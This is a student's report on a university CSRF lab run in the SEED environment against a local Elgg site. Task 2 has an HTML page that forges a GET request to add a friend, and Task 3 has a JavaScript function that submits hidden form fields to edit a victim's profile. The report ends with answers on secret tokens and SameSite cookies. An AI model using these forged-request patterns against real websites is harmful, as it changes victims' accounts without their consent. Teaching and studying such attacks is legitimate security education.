2023 Spring CSE343 Lab4 – Cross-Site Request Forgery

The tasks were performed on the provided SEED lab environment with docker-compose.

Environment setup

Followed the exact instructions on lab description. Including:

- Building the containers with `docker-compose build.`
- Starting the containers with `docker-compose up`
- Configuring `/etc/hosts`


Task 1: Observing HTTP Request

Pass

Task 2: CSRF Attack using GET Request

Use the following link to add friend with Samy.

http://www.seed-server.com/action/friends/add?friend=59



```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="im
</body>
</html>
~
~
~
```

Figure 1: Task 2, addfriend.html

Task 3: CSRF Attack using POST Request

Question 1

GUID is not a secret, and it's encoded in many places from the HTML and JavaScript files. For example, if Boby requests to add Alice as his friend, Alice's GUID will be included in the request header.

Question 2

It is possible. GUID pattern is not random enough. Even if the attackers don't have the user's GUID, they may eventually get it right by using some brute-force methods.

Execution

```
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

Figure 2: Task 3, forge_post() function in editprofile.html

Task 4: Enabling Elgg's Countermeasure

What prevents attackers from finding out the secret tokens from the web page?

Secret tokens are random and hard-to-guess by nature, so it's unlikely that any brute-force approach will work. Due to the Same Origin Policy, the malicious page also can't make any CORS request and attempt to steal the secret tokens from the responses.

Task 5: Experimenting with the SameSite Cookie Method

Please describe what you see and explain why some cookies are not sent in certain scenarios.

Strict cookies are only attached in the same-origin requests.
Lax cookies are attached in same-origin requests and cross-origin GET requests.
Normal cookies are always attached regardless of the origin or request type.

Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

Server can send a strict cookie, then check for their presence in the subsequent requests. The request is cross-site if and only if the strict cookie is not attached.

Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

Change user’s auth token to be a strict cookie, so that it won’t be attached in cross-site requests.